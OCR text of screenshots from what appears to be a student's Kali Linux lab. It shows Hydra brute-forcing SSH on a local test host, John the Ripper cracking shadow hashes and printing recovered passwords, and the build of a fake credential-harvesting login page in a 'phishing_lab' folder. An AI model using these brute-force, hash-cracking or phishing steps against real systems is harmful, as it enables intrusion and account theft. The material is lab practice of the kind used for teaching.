
1 2 3 4 (genmon)XXX 8:58


kali@kali: ~


Session Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:34
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:53
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; php.ini-development is very similar to its production variant, except it is
; much more verbose when it comes to errors. We recommend using the
; development version only in development environments, as errors shown to
; application users can inadvertently leak otherwise secure information.
; This is the php.ini-production INI file.
;;;;;;;;;;;;;;;;;;;
; Quick Reference ;
;;;;;;;;;;;;;;;;;;;
; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.
; display_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; display_startup_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; error_reporting
; Default Value: E_ALL
; Development Value: E_ALL
; Production Value: E_ALL & ~E_DEPRECATED
; log_errors
; Default Value: Off
; Development Value: On
; Production Value: On
; max_input_time
; Default Value: -1 (Unlimited)
; Development Value: 60 (60 seconds)
; Production Value: 60 (60 seconds)
; output_buffering
; Default Value: Off
; Development Value: 4096
; Production Value: 4096
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^ Back ^ Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^ Forward ^ Next Word ^E End
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:38
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox login.html
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox file://$(pwd)/login.html
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox file:///home/kali/phishing_lab/login.html
┌──(kali㉿kali)-[~/phishing_lab]
└─$
┌──(kali㉿kali)-[~/phishing_lab]
└─$ cd ~find . -name 'login.html'
cd: too many arguments
┌──(kali㉿kali)-[~/phishing_lab]
└─$ cd ~
┌──(kali㉿kali)-[~]
└─$ find . -name 'login.html'
./login.html
┌──(kali㉿kali)-[~]
└─$ mv ~/login.html ~/phishing_lab/
┌──(kali㉿kali)-[~]
└─$ ls ~/phishing_lab/login.html
/home/kali/phishing_lab/login.html
┌──(kali㉿kali)-[~]
└─$ firefox
┌──(kali㉿kali)-[~]
└─$ file:///home/kali/phishing_lab/login.html
zsh: no such file or directory: file:///home/kali/phishing_lab/login.html
┌──(kali㉿kali)-[~]
└─$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:06
kali@kali: ~
Session Actions Edit View Help
heredoc> Password: <input type ="password"
heredoc> name="password" required>
heredoc> <button type="submit">Login</button>
heredoc> </form>
heredoc> Educational Demo Only
heredoc> Demo Only
heredoc> </body>
heredoc> </html>
heredoc> EOF
zsh: bad pattern: ^[[200~cat
(kali㉿kali)-[~]
$ ls -lh login.html
ls: cannot access 'login.html': No such file or directory
(kali㉿kali)-[~]
$ echo cat > login.html << 'EOF'
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>
(kali㉿kali)-[~]
$ nano login.html
(kali㉿kali)-[~]
$
Right Ctrl

META KALI [Running] - Oracle VirtualBox


File Machine View Input Devices Help

